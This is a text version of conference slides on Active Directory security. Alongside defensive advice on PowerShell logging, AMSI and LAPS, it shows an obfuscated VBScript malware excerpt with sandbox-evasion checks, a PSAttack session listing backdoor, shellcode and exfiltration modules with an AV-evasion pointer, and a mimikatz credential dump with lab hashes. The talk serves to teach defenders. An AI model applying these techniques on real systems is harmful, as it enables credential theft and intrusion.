

Active Directory Security: The Good, the Bad, & the UGLY



Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com

www.ADSecurity.org
TrimarcSecurity.com



ABOUT

- ❖ Founder [Trimarc](#), a security company.
- ❖ Microsoft Certified Master (MCM) Directory Services
- ❖ Microsoft MVP
- ❖ Speaker: BSides, Shakacon, Black Hat, DEF CON, DerbyCon
- ❖ Security Consultant / Security Researcher
- ❖ Own & Operate [ADSecurity.org](#)
(Microsoft platform security info)

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AGENDA

- ❖ The Good, the Bad, and the UGLY
- ❖ Macros, OLE, and PowerShell Oh My!
- ❖ PS without PowerShell.exe & 06fu\$c@t10n
- ❖ AD Security Issues & Attack Impact
- ❖ Kerberos Delegation Security
- ❖ SPN Scanning & Kerberoasting
- ❖ Best AD Defenses

The Current State of Active Directory

The Current State of Active Directory: The Good, the Bad, & the UGLY



The Good

- Better awareness of the importance of AD security.
- AD security more thoroughly tested.
- Less Domain Admins.
- Less credentials in Group Policy Preferences.
- More local Admin passwords are automatically rotated (LAPS).
- PowerShell security improvements (v5).

The BAD

- Too many Domain Admins still administer AD from their regular workstation.
- Privilege escalation from regular user is still too easy.
- Lots of legacy cruft reduces security.
- Not enough (PowerShell) logging deployed.
- Too many blind spots (poor visibility).


The U G L Y

- Email + Doc with Macro = Breach
- Email + OLE = Breach
- Why are macros still enabled?
- 2016: cybersecurity spending = ~\$80B
what improved?
 - Attack detection hasn't improved.
 - Less breaches or less breach publicity?



PowerShell

“PowerWare” MS Office Macro -> PowerShell



<https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/>

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Microsoft Office Macros (VBA)

- Many organizations are compromised by a single Word/Excel document.
- Office Macro = Code

https://www.fireeye.com/blog/threat-research/2015/10/macros_galore.html


Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

```
1  On Error Resume Next
2
3  Dim sAtspcs
4  Dim CdXsGtmdim
5  Dim obsCoil
6  Dim sBwuudw
7  Dim avxBwuudwk
8  Dim key
9  Dim sXtrIeorsge
10 Dim sXtr2Ieorsge
11
12 key = "mastereorjpgq"
13
14 Function YYTrankXt(str)
15     Dim lenKey, KeyPos, LenStr, x, Newstr, y1, y2
16
17     Newstr = ""
18     lenKey = Len(key)
19     KeyPos = 1
20     LenStr = Len(str)
21
22     str=StrReverse(str)
23     For x = LenStr To 1 Step -1
24         y1 = asc(Mid(str,x,1))
25         y2 = Asc(Mid(key,KeyPos,1))
26         Newstr = Newstr & chr(y1 - y2)
27         KeyPos = KeyPos+1
28         If KeyPos > lenKey Then KeyPos = 1
29     Next
30     Newstr=StrReverse(Newstr)
31     YYTrankXt = Newstr
32 End Function
33
34 sBwuudw = yyTrankxt("< i'€")
35
36 dim xcasa: Set xcasa = createobject(yyTrankxt("Qµ«°±øQûÊ-ñ/£ñf<i"))
37 Dim objWMIService, WshNetwork
38 Set WshNetwork = WScript.CreateObject(yyTrankxt("ŷ",IŸŒ±ûÊ/ŸŸ'¿[]"))
39
40 If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("€...,±ø~"))
41     WScript.Quit
42 End If
43
44 If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("ñ-Á'ŒÊ"))
45     WScript.Quit
46 End If
47
48 If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("¬-v'fQû"))
49     WScript.Quit
50 End If
```



Microsoft OLE

- OLE Package (packager.dll)
Windows 3.1 to Windows 10.
- Office 2003 to 2016 support.
- Disable in Outlook via regkey
(ShowOLEPackageOBJ to “0”).



<https://medium.com/@networksecurity/oleoutlook-bypass-almost-every-corporate-security-control-with-a-point-n-click-gui-37f4cbc107d0>

PowerShell Module Logging

- PowerShell version 3 and up.
- Enable via Group Policy:
 - Computer Configuration\Policies\Administrative Template\Windows Components\Windows PowerShell.
- Logging enhanced in PowerShell v4.
- PowerShell v5 has compelling logging features.

PowerShell v5 Security Enhancements

- Script block logging – *Enable today*
- System-wide transcripts – *Test & Configure*
- Constrained PowerShell enforced when application whitelisting enabled (AppLocker/Device Guard)
- Antimalware Integration (AMSI in Win 10)

<http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx>

Windows Management Framework (WMF) version 5 available for download:


<https://www.microsoft.com/en-us/download/details.aspx?id=50395>

Security Vendors Supporting Win10 AMSI

1. Microsoft Defender
2. AVG Protection
2016.7496
3. ESET Version 10

4. Avast: ??
5. Trend Micro: ??
6. Symantec: ???
7. McAfee: ???
8. Sophos: ??
9. Kaspersky: ??
10. BitDefender: ??
11. F-Secure : ??
12. Avira : ??
13. Panda : ??

Last Updated: March 2017



PowerShell without PowerShell.exe

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Run PowerShell from .Net

- PowerShell = System.Management.Automation.dll
- Applications can run PowerShell code
- “PowerShell ps = PowerShell.Create()”
- Ben Ten’s “Not PowerShell”

<https://github.com/Ben0xA/nps>

```
namespace HostSamples
{
    using System;
    using System.Management.Automation; // Windows PowerShell namespace

    /// <summary>
    /// This class defines the main entry point for a host application th
    /// synchronously invokes the following pipeline:
    /// [Get-Process]
    /// </summary>
    internal class HostPS1
    {
        /// <summary>
        /// The PowerShell object is created and manipulated within the
        /// Main method.
        /// </summary>
        /// <param name="args">This parameter is not used.</param>
        private static void Main(string[] args)
        {
            // Call the PowerShell.Create() method to create an
            // empty pipeline.
            PowerShell ps = PowerShell.Create();

            // Call the PowerShell.AddCommand(string) method to add
            // the Get-Process cmdlet to the pipeline. Do
            // not include spaces before or after the cmdlet name
            // because that will cause the command to fail.
            ps.AddCommand("Get-Process");

            Console.WriteLine("Process           Id");
            Console.WriteLine("-----");

            // Call the PowerShell.Invoke() method to run the
            // commands of the pipeline.
            foreach (PSObject result in ps.Invoke())
            {
                Console.WriteLine(
                    "{0,-24}{1}",
                    result.Members["ProcessName"].Value,
                    result.Members["Id"].Value);
            } // End foreach.
        }
    }
}
```



C:\Temp\PSAttack\PSAttack.exe

PSAttack

PS>Attack is loading...

Decrypting: Get-Information

Decrypting: VolumeShadowCopyTools

Decrypting: PowerUp

Decrypting: Tater

Decrypting: Invoke-Ninjacopy

Decrypting: Out-Dnstxt

Decrypting: Invoke-PsUACme

Decrypting: dns_txt_pwnage

Decrypting: Gupt-Backdoor

Decrypting: Invoke-WMICommand

Decrypting: Invoke-Shellcode

Decrypting: Inveigh-Relay

Decrypting: Inveigh



Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout <http://github.com/jaredhaight/PSAttackBuildTool>

For help getting started, run 'get-attack'

C:\Temp\PSAttack #> **get-attack**

Welcome to PS>Attack!

Get-Attack will let you search through the built in attacks to find what you're looking for.

The search will look through the description of the attacks as well as some predefined
categories. Those categories are:

- [*] Recon
- [*] Passwords
- [*] Exfiltration
- [*] Code Execution
- [*] File Tools
- [*] Network

Get-Attack Examples:

- [*] get-attack netcat
- [*] get-attack passwords
- [*] get-attack smb

```
C:\Temp\PSAttack #> invoke-mimikatz
```

```
.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 17 modules * * */
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 947799 (00000000:000e7657)
Session          : Interactive from 3
User Name        : DWM-3
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 03/05/2016 21:09:04
SID              : S-1-5-90-0-3
```

```
msv :
```

```
[00000003] Primary
```

```
* Username : ADS0WKWIN10$
* Domain   : ADSECLAB0
* Flags    : I00/N01/L00/S01
* NTLM     : 2118de886ec0eed6c96538760d0b39a2
* SHA1     : 46b463c2c974ff12e80dba287646ad7e05
```

```
tspkg :
```

```
wdigest :
```

```
* Username : ADS0WKWIN10$
* Domain   : ADSECLAB0
* Password : (null)
```

```
kerberos :
```

Task Manager

File Options View

Processes Performance App history Start-up Users Details Services

Name	Status	25% CPU	66% Memory
------	--------	---------	------------

> Task Manager		4.1%	8.6 MB
----------------	--	------	--------

> Windows Command Processor		0%	0.1 MB
-----------------------------	--	----	--------

> Windows Explorer		0.7%	14.8 MB
--------------------	--	------	---------

Background processes (11)

> Host Process for Windows Tasks		0%	1.6 MB
----------------------------------	--	----	--------

> Microsoft Windows Search Inde...		0%	2.2 MB
------------------------------------	--	----	--------

> Microsoft® Volume Shadow Co...		0%	0.1 MB
----------------------------------	--	----	--------

> RDP Clipboard Monitor		0%	1.3 MB
-------------------------	--	----	--------

PS Constrained Language Mode?

Administrator: Windows PowerShell

```
PS C:\>  
PS C:\> $PSVersionTable
```

Name	Value
PSVersion	5.0.10586.117
PSCompatibleVersions	{1.0, 2.0, 3.0, 4.0...}
BuildVersion	10.0.10586.117
CLRVersion	4.0.30319.18063
WSManStackVersion	3.0
PSRemotingProtocolVersion	2.3
SerializationVersion	1.1.0.1

```
PS C:\> $ExecutionContext.SessionState.LanguageMode  
ConstrainedLanguage  
PS C:\>
```

PSAttack!!

```
Welcome to PS>Attack! This is version 1.1.0.  
It was built on April 21, 2016 at 7:10:27 PM  
  
If you'd like a version of PS>Attack thats even harder for AV  
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool  
  
For help getting started, run 'get-attack'  
C:\Temp #> invoke-mimikatz
```

```
#####  
## ^ ##  
## / \ ##  
## \ / ##  
## v ##  
'###'  
#####
```

```
mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015)  
/* * *  
Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
http://blog.gentilkiwi.com/mimikatz zean@TrimarcSecurity.com eo  
with 17 modules * * *
```

